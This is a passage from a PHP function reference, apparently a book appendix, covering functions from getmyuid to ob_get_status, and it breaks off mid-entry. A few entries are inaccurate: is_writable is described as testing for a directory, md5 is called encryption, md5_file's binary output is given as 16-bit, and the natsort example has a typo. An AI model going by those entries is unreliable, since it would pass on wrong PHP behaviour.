`int getmyuid()`

Returns the user ID for the PHP process executing the current script. If the user ID cannot be determined, false is returned.

get_object_vars

`array get_object_vars(object object)`

Returns an associative array of the properties for the given *object*. For each property, an element with a key of the property name and a value of the current value is added to the array. Properties that do not have current values are not returned in the array, even if they are defined in the class.

get_parent_class

`string get_parent_class(mixed object)`

Returns the name of the parent class for the given *object*. If the object does not inherit from another class, returns an empty string.

get_resource_type

`string get_resource_type(resource handle)`

Returns a string representing the type of the specified resource *handle*. If *handle* is not a valid resource, the function generates an error and returns false. The kinds of resources available are dependent on the extensions loaded, but include file, mysql link, and so on.

getcwd

`string getcwd()`

Returns the path of the PHP process's current working directory.

getdate

`array getdate([int timestamp])`

Returns an associative array containing values for various components for the given *timestamp* time and date. If no *timestamp* is given, the current date and time is used. A variation of the `date()` function. The array contains the following keys and values:

`seconds`	Seconds
`minutes`	Minutes
`hours`	Hours
`mday`	Day of the month
`wday`	Numeric day of the week (Sunday is 0)
`mon`	Month
`year`	Year
`yday`	Day of the year
`weekday`	Name of the day of the week (Sunday through Saturday)
`month`	Name of the month (January through December)

getenv

`string getenv(string name)`

Returns the value of the environment variable *name*. If *name* does not exist, `getenv()` returns false.

gethostbyaddr

`string gethostbyaddr(string address)`

Returns the hostname of the machine with the IP address *address*. If no such address can be found, or if *address* doesn't resolve to a hostname, *address* is returned.

gethostbyname

`string gethostbyname(string host)`

Returns the IP address for *host*. If no such host exists, *host* is returned.

gethostbynamel

`array gethostbynamel(string host)`

Returns an array of IP addresses for *host*. If no such host exists, returns false.

gethostname

`string gethostname()`

Returns the hostname of the machine running the current script.

getlastmod

`int getlastmod()`

Returns the Unix timestamp value for the last modification date of the file containing the current script. If an error occurs while retrieving the information, returns false.

getmxrr

`bool getmxrr(string host, array &hosts[, array &weights])`

Searches DNS for all Mail Exchanger (MX) records for *host*. The results are put into the array *hosts*. If given, the weights for each MX record are put into *weights*. Returns true if any records are found and false if none are found.

getmyinode

`int getmyinode()`

Returns the inode value of the file containing the current script. If an error occurs, returns false.

getmypid

`int getmypid()`

Returns the process ID for the PHP process executing the current script. When PHP runs as a server module, any number of scripts may share the same process ID, so it is not necessarily a unique number.

getopt

`array getopt(string short_options[, array long_options])`

Parses the command-line arguments list used to invoke the current script and returns an associative array of optional name/value pairs. The *short_options* and *long_options* parameters define the command-line arguments to parse.

The *short_options* parameter is a single string, with each character representing a single argument passed into the script via a single hyphen. For example, the short options string "ar" matches the command-line arguments -a -r. Any character followed by a single colon : requires a value to match, while any character followed by two colons :: optionally includes a value to match. For example, "a:r::x" would match the command-line arguments -aTest -r -x but not -a -r -x.

The *long_options* parameter is an array of strings, with each element representing a single argument passed into the script via a double hyphen. For example, the element "verbose" matches the command-line argument --verbose. All parameters specified in the *long_options* parameter optionally match values in the command line separated from the option name with an equals sign. For example, "verbose" will match both --verbose and --verbose=1.

getprotobyname

`int getprotobyname(string name)`

Returns the protocol number associated with *name* in */etc/protocols*.

getprotobynumber

`string getprotobynumber(int protocol)`

Returns the protocol name associated with *protocol* in */etc/protocols*.

getrandmax

`int getrandmax()`

Returns the largest value that can be returned by `rand()`.

getrusage

`array getrusage([int *who*])`

Returns an associative array of information describing the resources being used by the process running the current script. If *who* is specified and is equal to 1, information about the process's children is returned. A list of the keys and descriptions of the values can be found under the getrusage(2) Unix command.

getservbyname

`int getservbyname(string *service*, string *protocol*)`

Returns the port associated with *service* in */etc/services*. *protocol* must be either TCP or UDP.

getservbyport

`string getservbyport(int *port*, string *protocol*)`

Returns the service name associated with *port* and *protocol* in */etc/services*. *protocol* must be either TCP or UDP.

gettimeofday

`mixed gettimeofday([ bool *return_float*])`

Returns an associative array containing information about the current time, as obtained through `gettimeofday(2)`. When `return_float` is set to `true`, a float is returned rather than an array.

The array contains the following keys and values:

`sec`	The current number of seconds since the Unix epoch
`usec`	The current number of microseconds to add to the number of seconds
`minuteswest`	The number of minutes west of Greenwich the current time zone is
`dsttime`	The type of Daylight Saving Time correction to apply (during the appropriate time of year, a positive number if the time zone observes Daylight Saving Time)

gettype

`string gettype(mixed value)`

Returns a string description of the type of *value*. The possible values for *value* are "`boolean`", "`integer`", "`float`", "`string`", "`array`", "`object`", "`resource`", "`NULL`", and "`unknown type`".

glob

`globarray(string pattern[, int flags])`

Returns a list of filenames matching the shell wildcard pattern given in *pattern*. The following characters and sequences make matches:

`*`	Matches any number of any character (equivalent to the regex pattern .*)
`?`	Matches any one character (equivalent to the regex pattern .)

For example, to process every JPEG file in a particular directory, you might write:

```
foreach(glob("/tmp/images/*.jpg") as $filename) {
 // do something with $filename
}
```

The *flags* value is a bitwise OR of any of the following values:

GLOB_MARK	Adds a slash to each item returned
GLOB_NOSORT	Returns files in the same order as found in the directory itself. If this is not specified, the names are sorted by ASCII value
GLOB_NOCHECK	If no files matching *pattern* are found, *pattern* is returned
GLOB_NOESCAPE	Treat backslashes in *pattern* as backslashes, rather than as the start of an escape sequence
GLOB_BRACE	In addition to the normal matches, strings in the form {foo, bar, baz} match either "foo", "bar", or "baz"
GLOB_ONLYDIR	Returns only directories matching *pattern*
GLOB_ERR	Stop on read errors

gmdate

`string gmdate(string format[, int timestamp])`

Returns a formatted string for a timestamp date and time. Identical to `date()`, except that it always uses Greenwich Mean Time (GMT) rather than the time zone specified on the local machine.

gmmktime

`int gmmktime(int hour, int minutes, int seconds, int month, int day, int year, int is_dst)`

Returns a timestamp date and time value from the provided set of values. Identical to `mktime()`, except that the values represent a GMT time and date rather than one in the local time zone.

gmstrftime

`string gmstrftime(string format[, int timestamp])`

Formats a GMT timestamp. See `strftime` for more information on how to use this function.

H--

hash

`string hash(string algorithm, string data [, bool output])`

Generates a hash value on the provided *data* based on the given *algorithm*. When *output* is set to `true`, defaults to `false`; the returned hash value is raw binary data. *Algorithm* values can be `md5`, `sha1`, `sha256`, and so on. See `hash_algos` for more algorithm information.

hash_algos

`array hash_algos(void)`

Returns a numerically indexed array of all the supported hash algorithms.

hash_file

`string hash_file(string algorithm, string filename [, bool output])`

Generates a hash value string on the contents of *filename* (URL for location of the file) based on the given *algorithm*. When *output* is set to `true`, defaults to `false`; the returned hash value is raw binary data. *Algorithm* values can be `md5`, `sha1`, `sha256`, and so on.

header

`void header(string header[, bool replace [, int http_response_code]])`

Sends *header* as a raw HTTP header string; must be called before any output is generated (including blank lines—a common mistake). If the *header* is a `Location` header, PHP also generates the appropriate `REDIRECT` status code. If *replace* is specified and `false`, the header does not replace a header of the same name; otherwise, the header replaces any header of the same name.

header_remove

`void header_remove([string *header*])`

If *header* is specified, removes the HTTP header with named *header* from the current response. If *header* is not specified, or is an empty string, removes all headers generated by the `header()` function from the current response. Note that the headers cannot be removed if they have already been sent to the client.

headers_list

`array headers_list()`

Returns an array of the HTTP response headers that have been prepared for sending (or have been sent) to the client.

headers_sent

`bool headers_sent([ string &*file* [, int &*line*]])`

Returns `true` if the HTTP headers have already been sent. If they have not yet been sent, the function returns `false`. If *file* and *line* options are provided, the filename and the line number where the output began are placed in *file* and *line* variables.

hebrev

`string hebrev(string *string*[, int *size*])`

Converts the logical Hebrew text *string* to visual Hebrew text. If the second parameter is specified, each line will contain no more than *size* characters; the function attempts to avoid breaking words.

hex2bin

`string hex2bin(string *hex*)`

Converts *hex* to its binary value.

hexdec

`number hexdec(string hex)`

Converts *hex* to its decimal value. Up to a 32-bit number, or 2,147,483,647 decimal (0x7FFFFFFF hexadecimal), can be converted.

highlight_file

`mixed highlight_file(string filename [, bool return])`

Prints a syntax-colored version of the PHP source file *filename* using PHP's built-in syntax highlighter. Returns `true` if *filename* exists and is a PHP source file; otherwise, returns `false`. If *return* is `true`, the highlighted code is returned as a string rather than being sent to the output device.

highlight_string

`mixed highlight_string(string source [, bool return])`

Prints a syntax-colored version of the string *source* using PHP's built-in syntax highlighter. Returns `true` if successful; otherwise, returns `false`. If *return* is `true`, then the highlighted code is returned as a string rather than being sent to the output device.

hrtime

`mixed hrtime([bool get_as_number])`

Returns the system's high-resolution time as an array, counted from an arbitrary point in time. The delivered timestamp is monotonic and cannot be adjusted. *get_as_number* returns as an array (`false`) or a number (`true`); defaults to `false`.

htmlentities

```
string htmlentities(string string[, int style[, string encoding
[, bool double_encode]]])
```

Converts all characters in *string* that have special meaning in HTML and returns the resulting string. All entities defined in the HTML standard are converted. If supplied, *style* determines the manner in which quotes are translated. The possible values for *style* are:

`ENT_COMPAT` (default)	Converts double quotes, but not single quotes
`ENT_NOQUOTES`	Does not convert either double quotes or single quotes
`ENT_QUOTES`	Converts both single and double quotes
`ENT_SUBSTITUTE`	Replace invalid code unit sequences with a Unicode Replacement Character
`ENT_DISALLOWED`	Replace invalid code points for the given document type with a Unicode Replacement Character
`ENT_HTML401`	Handle code as HTML 4.01
`ENT_XML1`	Handle code as XML 1
`ENT_XHTML`	Handle code as XHTML
`ENT_HTML5`	Handle code as HTML 5

If supplied, *encoding* determines the final encoding for the characters. The possible values for *encoding* are:

`ISO-8859-1`	Western European, Latin-1
`ISO-8859-5`	Cyrillic charset (Latin/Cyrillic), rarely used

`ISO-8859-15`	Western European, Latin-9. Adds the Euro sign, French and Finnish letters missing in Latin-1.
`UTF-8`	ASCII-compatible multi-byte 8-bit Unicode
`cp866`	DOS-specific Cyrillic charset
`cp1251`	Windows-specific Cyrillic charset
`cp1252`	Windows-specific charset for Western European
`KOI8-R`	Russian
`BIG5`	Traditional Chinese, mainly used in Taiwan
`GB2312`	Simplified Chinese, national standard character set
`BIG5-HKSCS`	Big5 with Hong Kong extensions, Traditional Chinese
`Shift_JIS`	Japanese
`EUC-JP`	Japanese
`MacRoman`	Charset that was used by Mac OS
`""`	An empty string activates detection from script encoding (Zend multibyte), default_charset, and current locale, in this order. Not recommended.

html_entity_decode

`string html_entity_decode(string` *`string`*`[, int` *`style`*`[, string` *`encoding`*`]])`

Converts all HTML entities in *string* to the equivalent character. All entities defined in the HTML standard are converted. If supplied, *style* determines the manner in which quotes are translated. The possible values for *style* are the same as those for *htmlentities*.

If supplied, *encoding* determines the final encoding for the characters. The possible values for *encoding* are the same as those for *htmlentities*.

htmlspecialchars

```
string htmlspecialchars(string string[, int style[, string encoding[, bool double_encode]]])
```

Converts characters in *string* that have special meaning in HTML and returns the resulting string. A subset of all HTML entities covering the most common characters is used to perform the translation. If supplied, *style* determines the manner in which quotes are translated. The characters translated are:

- Ampersand (&) becomes &
- Double quotes (") become "
- Single quote (') becomes '
- Less than sign (<) becomes <
- Greater than sign (>) becomes >

The possible values for *style* are the same as those for *htmlentities*. If supplied, *encoding* determines the final encoding for the characters. The possible values for *encoding* are the same as those for *htmlentities*. When *double_encode* is turned off, PHP will not encode existing *htmlentities*.

htmlspecialchars_decode

```
string htmlspecialchars_decode(string string[, int style])
```

Converts HTML entities in *string* to characters. A subset of all HTML entities covering the most common characters is used to perform the translation. If supplied, *style* determines the

manner in which quotes are translated. See `htmlentities()` for the possible values for *style*. The characters translated are those found in `htmlspecialchars()`.

http_build_query

```
string http_build_query(mixed values[, string prefix [, string
arg_separator [, int enc_type]]])
```

Returns a URL-encoded query string from *values*. The array values can be either numerically indexed or associative (or a combination). Because strictly numeric names may be illegal in some languages interpreting the query string on the other side (PHP, for example), if you use numeric indices in values, you should also provide *prefix*. The value of *prefix* is prepended to all numeric names in the resulting query string. The *arg_separator* allows for assigning a customized delimiter and the *enc_type* option allows for selecting different encoding types.

hypot

```
float hypot(float x, float y)
```

Calculates and returns the length of the hypotenuse of a right-angle triangle whose other sides have lengths *x* and *y*.

I---

idate

`int idate(string format[, int timestamp])`

Formats a time and date as an integer according to the *format* string provided in the first parameter. If the second parameter is not specified, the current time and date is used. The following characters are recognized in the *format* string:

`B` Swatch internet time

`d` Day of the month

`h` Hour in 12-hour format

`H` Hour in 24-hour format

`i` Minutes

`I` 1 if Daylight Saving Time; 0 otherwise

`j` Day of the month (e.g., 1 through 31)

`L` 0 if the year is not a leap year; 1 if it is

`m` Month (1 through 12)

`s` Seconds

`t` Number of days in the month, from 28 to 31

`U` Seconds since the Unix epoch

`w` Numeric day of the week, starting with 0 for Sunday

`W` Numeric week of the year according to ISO 8601

`Y` Year with four digits (e.g., 1998)

`y` Year with one or two digits (e.g., 98)

`z` Day of the year, from 1 through 365

`Z` Time zone offset in seconds, from −43200 (far west of UTC) to 43200 (far east of UTC)

Any characters in the *format* string not matching one of the above are ignored. Although the character strings used in idate are similar to those in date, because idate returns an integer, in places where date would return a two-digit number with leading zero, the leading zero is not preserved; for example, `date('y');` will return 05 for a timestamp in 2005, while `idate('y');` will return 5.

ignore_user_abort

`int ignore_user_abort([string ignore])`

Sets whether the client disconnecting from the script should stop processing of the PHP script. If *ignore* is true, the script will continue processing, even after a client disconnect. Returns the current value; if *ignore* is not given, the current value is returned without a new value being set.

implode

`string implode(string separator, array strings)`

Returns a string created by joining every element in *strings* with *separator*.

inet_ntop

`string inet_ntop(string address)`

Unpacks the packed IPv4 or IPv6 IP address *address* and returns it as a human-readable string.

inet_pton

`string inet_pton(string address)`

Packs the human-readable IP address *address* into a 32- or 128-bit value and returns it.

in_array

`bool in_array(mixed value, array array[, bool strict])`

Returns true if the given *value* exists in the *array*. If the third argument is provided and is true, the function will return true only if the element exists in the array and has the same type as the provided value (that is, "1.23" in the array will not match 1.23 as the argument). If the argument is not found in the array, the function returns false.

ini_get

`string ini_get(string variable)`

Returns the value for the configuration option *variable*. If *variable* does not exist, returns false.

ini_get_all

`array ini_get_all([string extension [, bool details]])`

Returns all configuration options as an associative array. If a valid *extension* is specified then only values pertaining to that named *extension* are returned. If *details* is true (default), then detail settings are retrieved. Each value returned in the array is an associative array with three keys:

`global_value`	The global value for the configuration option, as set in *php.ini*
`local_value`	The local override for the configuration option, as set through `ini_set()`, for example
`access`	A bitmask with the levels at which the value can be set (see ini_set for more information on access levels)

ini_restore

`void ini_restore(string` *`variable`*`)`

Restores the value for the configuration option *variable*. This is done automatically when a script completes execution for all configuration options set using `ini_set()` during the script.

ini_set

`string ini_set(string` *`variable`*`, string` *`value`*`)`

Sets the configuration option *variable* to *value*. Returns the previous value if successful, or false if not. The new value is kept for the duration of the current script and is restored after the script ends.

intdiv

`int intdiv (int` *`dividend`*`, int` *`vdivisor`*`)`

Returns the quotient of the division of *dividend* by *divisor*. The quotient is returned as an integer.

interface_exists

`bool interface_exists(string name [, bool autoload_interface])`

Returns true if an interface named *name* has been defined and false otherwise. By default, the function will call `__autoload()` on the interface; if autoload_interface is set and is false, `__autoload()` will not be called.

intval

`int intval(mixed value[, int base])`

Returns the integer value for *value* using the optional base *base* (if unspecified, base-10 is used). If *value* is a nonscalar value (object or array), the function returns 0.

ip2long

`int ip2long(string address)`

Converts a dotted (standard format) IP address to an IPv4 address.

is_a

`bool is_a(object object, string class [, bool allow_string])`

Returns true if *object* is of the class *class*, or if its class has *class* as one of its parents; otherwise, returns false. If *allow_string* is false, then string *class* name as *object* is not allowed.

is_array

`bool is_array(mixed value)`

Returns true if *value* is an array; otherwise, returns false.

is_bool

`bool is_bool(mixed value)`

Returns true if *value* is a boolean; otherwise, returns false.

is_callable

`int is_callable(callable callback[, int lazy[, string name]])`

Returns `true` if *callback* is a valid callback, `false` otherwise. To be valid, *callback* must either be the name of a function or an array containing two values—an object and the name of a method on that object. If *lazy* is given and is `true`, the actual existence of the function in the first form, or that the first element in callback is an object with a method named the second element, is not checked. The arguments merely have to have the correct kind of values to qualify as `true`. If supplied, the final argument is filled with the callable name for the function—though in the case of the callback being a method on an object, the resulting name in *name* is not actually usable to call the function directly.

is_countable

`bool is_countable(mixed variable)`

Verify that the contents of *variable* is an array or an object implementing `Countable`.

is_dir

`bool is_dir(string path)`

Returns `true` if *path* exists and is a directory; otherwise, returns `false`. This information is cached; you can clear the cache with `clearstatcache()`.

is_executable

`bool is_executable(string path)`

Returns true if *path* exists and is executable; otherwise, returns false. This information is cached; you can clear the cache with `clearstatcache()`.

is_file

`bool is_file(string path)`

Returns `true` if *path* exists and is a file; otherwise, returns `false`. This information is cached; you can clear the cache with `clearstatcache()`.

is_finite

`bool is_finite(float value)`

Returns `true` if *value* is not positive or negative infinity, and `false` otherwise.

is_float

`bool is_float(mixed value)`

Returns `true` if *value* is a float; otherwise, returns `false`.

is_infinite

`bool is_infinite(float value)`

Returns `true` if *value* is positive or negative infinity, and `false` otherwise.

is_int

`bool is_int(mixed value)`

Returns `true` if *value* is an integer; otherwise, returns `false`.

is_iterable

`bool is_iterable(mixed value)`

Returns `true` if *value* is an iterable pseudotype, an array, or a traversable object; otherwise, returns `false`.

is_link

`bool is_link(string path)`

Returns `true` if *path* exists and is a symbolic link file; otherwise, returns `false`. This information is cached; you can clear the cache with `clearstatcache()`.

is_nan

`bool is_nan(float value)`

Returns `true` if *value* is a "not a number" value, or `false` if *value* is a number.

is_null

`bool is_null(mixed value)`

Returns `true` if *value* is null (that is, the keyword `NULL`); otherwise, returns `false`.

is_numeric

`bool is_numeric(mixed value)`

Returns `true` if *value* is an integer, a floating-point value, or a string containing a number; otherwise, returns `false`.

is_object

`bool is_object(mixed value)`

Returns `true` if *value* is an object; otherwise, returns `false`.

is_readable

`bool is_readable(string *path*)`

Returns `true` if *path* exists and is readable; otherwise, returns `false`. This information is cached; you can clear the cache with `clearstatcache()`.

is_resource

`bool is_resource(mixed *value*)`

Returns `true` if *value* is a resource; otherwise, returns `false`.

is_scalar

`bool is_scalar(mixed *value*)`

Returns `true` if *value* is a scalar value—an integer, boolean, floating-point value, resource, or string. If *value* is not a scalar value, the function returns `false`.

is_string

`bool is_string(mixed *value*)`

Returns `true` if *value* is a string; otherwise, returns `false`.

is_subclass_of

`bool is_subclass_of(object *object*, string *class* [, bool *allow_string*])`

Returns `true` if *object* is an instance of the class *class* or an instance of a subclass of *class*. If not, the function returns `false`. If the *allow_string* parameter is set to false, *class* “as object” is not allowed.

is_uploaded_file

`bool is_uploaded_file(string path)`

Returns `true` if *path* exists and was uploaded to the web server using the `file` element in a web page form; otherwise, returns `false`. See Chapter 8 for more information on using uploaded files.

is_writable

`bool is_writable(string path)`

Returns `true` if *path* exists and is a directory; otherwise, returns `false`. This information is cached; you can clear the cache with `clearstatcache()`.

isset

`bool isset(mixed value1)[, ... mixed valueN])`

Returns `true` if *value*, a variable, has been set; if the variable has never been set or has been `unset()`, the function returns `false`. If multiple *values* are provided, then `isset` will return `true` only if they are all set.

J--

json_decode

`mixed json_decode(string json[, bool assoc [, int depth [, int options]]])`

Takes a JSON-encoded string, *json*, and returns it as a converted PHP variable. If the JSON cannot be decoded, then `NULL` is returned. When *assoc* is `true`, objects will be converted into associative arrays. *depth* is user-controlled recursion level. *options* controls how some of the provided data in the string can be alternatively returned.

json_encode

`mixed json_encode(mixed value [, int options [, int depth]])`

Returns a string containing the JSON representation of *value*. *options* controls how some of the provided data in the string can be alternatively returned. If *depth* is used, it must be greater than zero.

K---

key

`mixed key(array &array)`

Returns the key for the element currently pointed to by the internal array pointer.

krsort

`int krsort(array array[, int flags])`

Sorts an array by key in reverse order, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. See Chapter 5 and sort for more information on using this function.

ksort

`int ksort(array array[, int flags])`

Sorts an array by key, maintaining the keys for the array values. The optional second parameter contains additional sorting flags. See Chapter 5 and `sort` for more information on using this function.

L---

lcfirst

`string lcfirst(string` *`string`*`)`

Returns *string* with the first character, if alphabetic, converted to lowercase. The table used for converting characters is locale-specific.

lcg_value

`float lcg_value()`

Returns a pseudorandom float number between 0 and 1, inclusive, using a linear congruential number generator.

lchgrp

`bool lchgrp(string` *`path`*`, mixed` *`group`*`)`

Changes the group for the symlink *path* to *group*; PHP must have appropriate privileges for this function to work. Returns `true` if the change was successful and `false` if not.

lchown

`bool lchown(string` *`path`*`, mixed` *`user`*`)`

Changes ownership for the symlink *path* to the user named *user*. PHP must have appropriate privileges (generally, root) for the function to operate. Returns `true` if the change was successful and `false` if not.

levenshtein

`int levenshtein(string` *`one`*`, string` *`two`*`[, int` *`insert`*`, int` *`replace`*`,int` *`delete`*`]) int levenshtein(string` *`one`*`, string` *`two`*`[, mixed` *`callback`*`])`

Calculates the Levenshtein distance between two strings. This is the number of characters you have to replace, insert, or delete to transform *one* into *two*. By default, replacements, inserts, and deletes have the same cost, but you can specify different costs with *insert*, *replace*, and *delete*. In the second form, just the total cost of inserts, replaces, and deletes are returned, not broken down.

link

`bool link(string path, string new)`

Creates a hard link to *path* at the path *new*. Returns `true` if the link was successfully created and `false` if not.

linkinfo

`int linkinfo(string path)`

Returns `true` if *path* is a link and if the file referenced by *path* exists. Returns `false` if *path* is not a link, if the file referenced by it does not exist, or if an error occurs.

list

`array list(mixed value1[, ... valueN])`

Assigns a set of variables from elements in an array. For example:

```
list($first, $second) = array(1, 2); // $first = 1, $second =
2
```

Note

list is actually a language construct.

localeconv

```
array localeconv()
```

Returns an associative array of information about the current locale's numeric and monetary formatting. The array contains the following elements:

decimal_point	Decimal-point character
thousands_sep	Separator character for thousands
grouping	Array of numeric groupings; indicates where the number should be separated using the thousands separator character
int_curr_symbol	International currency symbol (e.g., USD)
currency_symbol	Local currency symbol (e.g., $)
mon_decimal_point	Decimal-point character for monetary values
mon_thousands_sep	Separator character for thousands in monetary values
positive_sign	Sign for positive values
negative_sign	Sign for negative values
int_frac_digits	International fractional digits
frac_digits	Local fractional digits
p_cs_precedes	true if the local currency symbol precedes a positive value; false if it follows the value
p_sep_by_space	true if a space separates the local currency symbol from a positive value

`p_sign_posn`	0 if parentheses surround the value and currency symbol for positive values, 1 if the sign precedes the currency symbol and value, 2 if the sign follows the currency symbol and value, 3 if the sign precedes the currency symbol, and 4 if the sign follows the currency symbol
`n_cs_precedes`	true if the local currency symbol precedes a negative value; false if it follows the value
`n_sep_by_space`	true if a space separates the local currency symbol from a negative value
`n_sign_posn`	0 if parentheses surround the value and currency symbol for negative values, 1 if the sign precedes the currency symbol and value, 2 if the sign follows the currency symbol and value, 3 if the sign precedes the currency symbol, and 4 if the sign follows the currency symbol

localtime

`array localtime([int` *`timestamp`*`[, bool` *`associative`*`]])`

Returns an array of values as given by the C function of the same name. The first argument is the timestamp; if the second argument is provided and is `true`, the values are returned as an associative array. If the second argument is not provided or is `false`, a numeric array is returned. The keys and values returned are:

`tm_sec`	Seconds
`tm_min`	Minutes
`tm_hour`	Hour

`tm_mday`	Day of the month
`tm_mon`	Month of the year
`tm_year`	Number of years since 1900
`tm_wday`	Day of the week
`tm_yday`	Day of the year
`tm_isdst`	1 if Daylight Saving Time was in effect at the date and time

If a numeric array is returned, the values are in the order given above.

log

`float log(float` *`number`* `[, float` *`base`*`])`

Returns the natural log of *number*. The *base* option controls the logarithmic base that will be used; it defaults to *e*, which is a natural logarithm.

log10

`float log10(float` *`number`*`)`

Returns the base-10 logarithm of *number*.

log1p

`float log1p(float` *`number`*`)`

Returns the `log(1 +` *`number`*`)`, computed in such a way that the returned value is accurate even when *number* is close to zero.

long2ip

`string long2ip(string address)`

Converts an IPv4 address to a dotted (standard format) address.

lstat

`array lstat(string path)`

Returns an associative array of information about the file *path*. If *path* is a symbolic link, information about *path* is returned, rather than information about the file to which *path* points. See `fstat` for a list of the values returned and their meanings.

ltrim

`string ltrim(string string[, string characters])`

Returns *string* with all characters in *characters* stripped from the beginning. If *characters* is not specified, the characters stripped are `\n`, `\r`, `\t`, `\v`, `\0`, and spaces.

M--

mail

`bool mail(string recipient, string subject, string message[, string headers [, string parameters]])`

Sends *message* to *recipient* via email with the subject *subject* and returns `true` if the message was successfully sent and `false` if it wasn't. If given, *headers* is added to the end of the headers generated for the message, allowing you to add cc:, bcc:, and other headers. To add multiple headers, separate them with `\n` characters (or `\r\n` characters on Windows servers). Finally, if specified, *parameters* is added to the parameters of the call to the mailer program used to send the mail.

max

`mixed max(mixed value1[, mixed value2[, ... mixed valueN]])`

If *value*1 is an array, returns the largest number found in the values of the array. If not, returns the largest number found in the arguments.

md5

`string md5(string string [, bool binary])`

Calculates the MD5 encryption hash of *string* and returns it. If the *binary* option is true, then the MD5 hash returned is in raw binary format (length of 16); *binary* defaults to `false`, thus making `md5` return a full 32-character hex string.

md5_file

`string md5_file(string path[, bool binary])`

Calculates and returns the MD5 encryption hash for the file at *path*. An MD5 hash is a 32-character hexadecimal value that can be used to checksum a file's data. If *binary* is supplied and is `true`, the result is sent as a 16-bit binary value instead.

memory_get_peak_usage

`int memory_get_peak_usage([bool actual])`

Returns the peak memory usage so far, in bytes, of the currently running script. If *actual* is specified and `true`, returns the actual bytes allocated; otherwise, it returns the bytes allocated through PHP's internal memory allocation routines.

memory_get_usage

`int memory_get_usage([bool actual])`

Returns the current memory usage, in bytes, of the currently running script. If *actual* is specified and true, returns the actual bytes allocated; otherwise, it returns the bytes allocated through PHP's internal memory allocation routines.

metaphone

`string metaphone(string string, int max_phonemes)`

Calculates the metaphone key for *string*. The maximum number of phonemes to use in calculating the value is given in *max_phonemes*. Similar-sounding English words generate the same key.

method_exists

`bool method_exists(object object, string name)`

Returns true if the object contains a method with the name given in the second parameter, and false otherwise. The method may be defined in the class of which the object is an instance, or in any superclass of that class.

microtime

`mixed microtime([ bool get_as_float])`

Returns a string in the format *microseconds seconds,* where *seconds* is the number of seconds since the Unix epoch (January 1, 1970), and *microseconds* is the microseconds portion of the time since the Unix epoch. If *get_as_float* is true, a float will be returned instead of a string.

min

`mixed min(mixed value1[, mixed value2[, ... mixed valueN]])`

If *value*1 is an array, returns the smallest number found in the values of the array. If not, returns the smallest number found in the arguments.

mkdir

`bool mkdir(string path[, int mode [, bool recursive [, resource context]]])`

Creates the directory *path* with *mode* permissions. The mode is expected to be an octal number such as 0755. An integer value such as 755 or a string value such as "u+x" will not work as expected. Returns true if the operation was successful and false if not. If recursive is used, it allows for the creation of nested directories.

mktime

`int mktime(int hours, int minutes, int seconds, int month, int day, int year [, int is_dst])`

Returns the Unix timestamp value corresponding to the parameters, which are supplied in the order *hours, minutes, seconds, month, day, year,* and (optionally) whether the value is in Daylight Saving Time. This timestamp is the number of seconds elapsed between the Unix epoch and the given date and time.

The order of the parameters is different from that of the standard Unix `mktime()` call, to make it simpler to leave out unneeded arguments. Any arguments left out are given the current local date and time.

move_uploaded_file

`bool move_uploaded_file(string from, string to)`

Moves the file *from* to the new location *to*. The function moves the file only if *from* was uploaded by an HTTP POST. If *from* does not exist or is not an uploaded file, or if any other error occurs, false is returned; if the operation is successful, true is returned.

mt_getrandmax

`int mt_getrandmax()`

Returns the largest value that can be returned by `mt_rand()`.

mt_rand

`int mt_rand([int min, int max])`

Returns a random number from *min* to *max*, inclusive, generated using the Mersenne Twister pseudorandom number generator. If *min* and *max* are not provided, returns a random number from 0 to the value returned by `mt_getrandmax()`.

mt_srand

`void mt_srand(int seed)`

Seeds the Mersenne Twister generator with *seed*. You should call this function with a varying number, such as that returned by `time()`, before making calls to `mt_rand()`.

N--

natcasesort

`void natcasesort(array array)`

Sorts the elements in the given array using a case-insensitive *natural order* algorithm; see natsort for more information.

natsort

`bool natsort(array array)`

Sorts the values of the array using “natural order”: numeric values are sorted in the manner expected by language, rather than the often bizarre order in which computers insist on putting them (ASCII ordered). For example:

```
$array = array("1.jpg", "4.jpg", "12.jpg", "2,.jpg", "20.jpg");
$first = sort($array); // ("1.jpg", "12.jpg", "2.jpg", "20.jpg", "4.jpg")
$second = natsort($array); // ("1.jpg", "2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

next

`mixed next(array array)`

Increments the internal pointer to the element after the current element and returns the value of the element to which the internal pointer is now set. If the internal pointer already points beyond the last element in the array, the function returns false.

Be careful when iterating over an array using this function—if an array contains an empty element or an element with a key value of 0, a value equivalent to false is returned, causing the loop to end. If an array might contain empty elements or an element with a key of 0, use the each function instead of a loop with next.

nl_langinfo

string nl_langinfo(int *item*)

Returns the string containing the information for *item* in the current locale; *item* is one of a number of different values such as day names, time format strings, and so on. The actual possible values are different on different implementations of the C library; see <langinfo.h> on your machine for the values on your OS.

nl2br

string nl2br(string *string* [, bool *xhtml_lb*])

Returns a string created by inserting
 before all newline characters in *string*. If *xhtml_lb* is true, then nl2br will use XHTML-compatible line breaks.

number_format

string number_format(float *number*[, int *precision*[, string *decimal_separator*, string *thousands_separator*]])

Creates a string representation of *number*. If *precision* is given, the number is rounded to that many decimal places; the default is no decimal places, creating an integer. If *decimal_separator* and *thousands_separator* are provided, they are used as the decimal-place character and thousands separator, respectively. They default to the English locale versions (. and ,). For example:

```
$number = 7123.456;
$english = number_format($number, 2); // 7,123.45
$francais = number_format($number, 2, ',', ' '); // 7 123,45
$deutsche = number_format($number, 2, ',', '.'); // 7.123,45
```

If rounding occurs, proper rounding is performed, which may not be what you expect (see round).

O---

ob_clean

`void ob_clean()`

Discards the contents of the output buffer. Unlike `ob_end_clean()`, the output buffer is not closed.

ob_end_clean

`bool ob_end_clean()`

Turns off output buffering and empties the current buffer without sending it to the client. See Chapter 15 for more information on using the output buffer.

ob_end_flush

`bool ob_end_flush()`

Sends the current output buffer to the client and stops output buffering. See Chapter 15 for more information on using the output buffer.

ob_flush

`void ob_flush()`

Sends the contents of the output buffer to the client and discards the contents. Unlike calling `ob_end_flush()`, the output buffer itself is not closed.

ob_get_clean

`string ob_get_clean()`

Returns the contents of the output buffer and ends output buffering.

ob_get_contents

`string ob_get_contents()`

Returns the current contents of the output buffer; if buffering has not been enabled with a previous call to `ob_start()`, returns false. See Chapter 15 for more information on using the output buffer.

ob_get_flush

`string ob_get_flush()`

Returns the contents of the output buffer, flushes the output buffer to the client, and ends output buffering.

ob_get_length

`int ob_get_length()`

Returns the length of the current output buffer, or false if output buffering isn't enabled. See Chapter 15 for more information on using the output buffer.

ob_get_level

`int ob_get_level()`

Returns the count of nested output buffers, or 0 if output buffering is not currently active.

ob_get_status

`array ob_get_status([bool verbose])`
